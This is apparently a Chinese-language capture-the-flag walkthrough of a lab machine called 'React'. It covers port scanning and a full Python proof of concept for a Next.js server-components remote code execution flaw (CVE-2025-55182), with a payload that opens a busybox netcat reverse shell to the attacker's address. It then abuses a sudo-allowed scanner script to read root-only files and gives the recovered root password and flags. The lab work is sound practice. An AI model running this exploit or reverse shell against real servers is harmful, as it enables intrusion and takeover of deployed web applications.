
端口扫描

```
nmap -p- -Pn -sV -sT 192.168.1.2
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-16 19:12 +0800
Nmap scan report for React (192.168.1.2)
Host is up (0.0086s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
3000/tcp open  ppp?
```

先访问80端口，是一个网络诊断工具，起初怀疑存在命令执行漏洞，尝试了一番，发现不存在。
接着访问3000端口，next.js，联系近期的大洞，如果经常关注群消息的话，还能发现群主说过的。



获取shell

poc已经公开的，直接使用poc获取shell，修改8、9行的BASE_URL和EXECUTABLE即可。
POC链接：https://github.com/msanft/CVE-2025-55182/

```
# /// script
# dependencies = ["requests"]
# ///
import requests
import sys
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://192.168.1.2:3000"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "busybox nc 192.168.1.5 5566 -e sh"

crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"var res = process.mainModule.require('child_process').execSync('{EXECUTABLE}',
{{'timeout':5000}}).toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'),
{{digest:`${{res}}`}});",
        # If you don't need the command output, you can use this line instead:
        # "_prefix": f"process.mainModule.require('child_process').execSync('{EXECUTABLE}');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '"$@0"'),
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)
```

升级shell

```
┌──(zsc@kali)-[~]
└─$ nc -lnvp 5566
listening on [any] 5566 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.2] 47122
```

```
script -qc /bin/bash /dev/null
bot@React:/opt/target$ ^Z
zsh: suspended  nc -lnvp 5566


┌──(zsc?kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lnvp 5566
                              reset
reset: unknown terminal type unknown
Terminal type? xterm
```

读取root的flag

```
bot@React:/tmp$ sudo -l
Matching Defaults entries for bot on React:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User bot may run the following commands on React:
    (ALL) NOPASSWD: /opt/react2shell/scanner.py
    (ALL) NOPASSWD: /usr/bin/rm -rf /
bot@React:/tmp$ /opt/react2shell/scanner.py --help
usage: scanner.py [-h] (-u URL | -l LIST) [-t THREADS] [--timeout TIMEOUT]
                  [-o OUTPUT] [--all-results] [-k] [-H HEADER] [-v] [-q]
                  [--no-color] [--safe-check] [--windows] [--waf-bypass]
                  [--waf-bypass-size KB]

React2Shell Scanner

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Single URL/host to check
  -l LIST, --list LIST  File containing list of hosts (one per line)
  -t THREADS, --threads THREADS
                        Number of concurrent threads (default: 10)
  --timeout TIMEOUT     Request timeout in seconds (default: 10)
  -o OUTPUT, --output OUTPUT
                        Output file for results (JSON format)
  --all-results         Save all results to output file, not just vulnerable
                        hosts
  -k, --insecure        Disable SSL certificate verification
  -H HEADER, --header HEADER
                        Custom header in 'Key: Value' format (can be used
                        multiple times)
  -v, --verbose         Verbose output (show response snippets for vulnerable
                        hosts)
  -q, --quiet           Quiet mode (only show vulnerable hosts)
  --no-color            Disable colored output
  --safe-check          Use safe side-channel detection instead of RCE PoC
  --windows             Use Windows PowerShell payload instead of Unix shell
  --waf-bypass          Add junk data to bypass WAF content inspection
                        (default: 128KB)
  --waf-bypass-size KB  Size of junk data in KB for WAF bypass (default: 128)

Examples:
  scanner.py -u https://example.com
  scanner.py -l hosts.txt -t 20 -o results.json
  scanner.py -l hosts.txt --threads 50 --timeout 15
  scanner.py -u https://example.com -H "Authorization: Bearer token" -H "User-Agent: CustomAgent"
```

查看帮助，-l可以指定输入文件，-o指定输出文件，--all-results保存所有结果，-t指定线程，这里建议使用单线程-t 1

```
bot@React:/tmp$ sudo /opt/react2shell/scanner.py -l /root/root.txt -o /tmp/1.txt --all-results -t 1

brought to you by assetnote

[*] Loaded 1 host(s) to scan
[*] Using 1 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
```

```
[!] SSL verification disabled

[ERROR] flag{root-bc29a7159b63b18dc294002be32e1c22} - Connection Error: HTTPSConnectionPool(host='flag%7broot-bc29a7159b63b18dc294002be32e1c22%7d', port=443): Max retries exceeded with url: / (Caused by NameResolutionError("HTTPSConnection(host='flag%7broot-bc29a7159b63b18dc294002be32e1c22%7d', port=443): Failed to resolve 'flag%7broot-bc29a7159b63b18dc294002be32e1c22%7d' ([Errno -2] Name or service not known)"))

============================================================
SCAN SUMMARY
============================================================
  Total hosts scanned: 1
  Vulnerable: 0
  Not vulnerable: 1
  Errors: 0
============================================================

[+] Results saved to: /tmp/1.txt
```

已经读取到root的flag

获取root shell

这一步和上面一步读取flag相似。使用linpeas脚本，发现一个可疑的二进制文件/usr/bin/check_key

```
╔═══════════╣ Executable files potentially added by user (limit 70)
2025-12-13+23:00:29.2705687710 /usr/bin/check_key
2025-12-13+22:51:20.6802629150 /opt/react2shell/scanner.py
2025-12-13+22:31:57.8558796180 /opt/react2shell/scanner_with_rce.py
2025-12-13+22:24:19.3862253420 /usr/local/bin/tqdm
2025-12-13+22:24:01.1552870990 /usr/local/bin/normalizer
2025-12-13+22:19:10.3248881890 /opt/target/start.sh
2025-04-11+22:22:32.8990844810 /etc/grub.d/10_linux
2025-04-11+22:07:00.9628442610 /etc/grub.d/40_custom
```

直接执行无回显，看下里面的可打印字符

```
bot@React:/tmp$ /usr/bin/check_key
bot@React:/tmp$ /usr/bin/check_key --help
bot@React:/tmp$ strings /usr/bin/check_key
/lib64/ld-linux-x86-64.so.2
fopen
'''
fgets
strlen
'''
/opt/key
cp /root/Reactrootpass.txt /opt
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
'''
.bss
.comment
```

可以看到**cp /root/Reactrootpass.txt /opt**,尝试读取**/root/Reactrootpass.txt**，使用上面的读取命令

```
bot@React:/tmp$ sudo /opt/react2shell/scanner.py -l /root/Reactrootpass.txt -t 1 -o /tmp/1.json --all-results

brought to you by assetnote

[*] Loaded 1 host(s) to scan
[*] Using 1 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled

[ERROR] To75CuOTHLA7BMmH5Puv - Connection Error: HTTPSConnectionPool(host='to75cuothla7bmmh5puv', port=443): Max retries exceeded with url: / (Caused by NameResolutionError("HTTPSConnection(host='to75cuothla7bmmh5puv', port=443): Failed to resolve 'to75cuothla7bmmh5puv' ([Errno -2] Name or service not known)"))

============================================================
```

```
SCAN SUMMARY
============================================================
  Total hosts scanned: 1
  Vulnerable: 0
  Not vulnerable: 1
  Errors: 0
============================================================

[+] Results saved to: /tmp/Reactrootpass.txt
```

获得一个字符串：**To75CuOTHLA7BMmH5Puv**,登录root

```
bot@React:/tmp$ su
Password:
root@React:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@React:/tmp# cat /root/root.txt
flag{root-bc29a7159b63b18dc294002be32e1c22}
```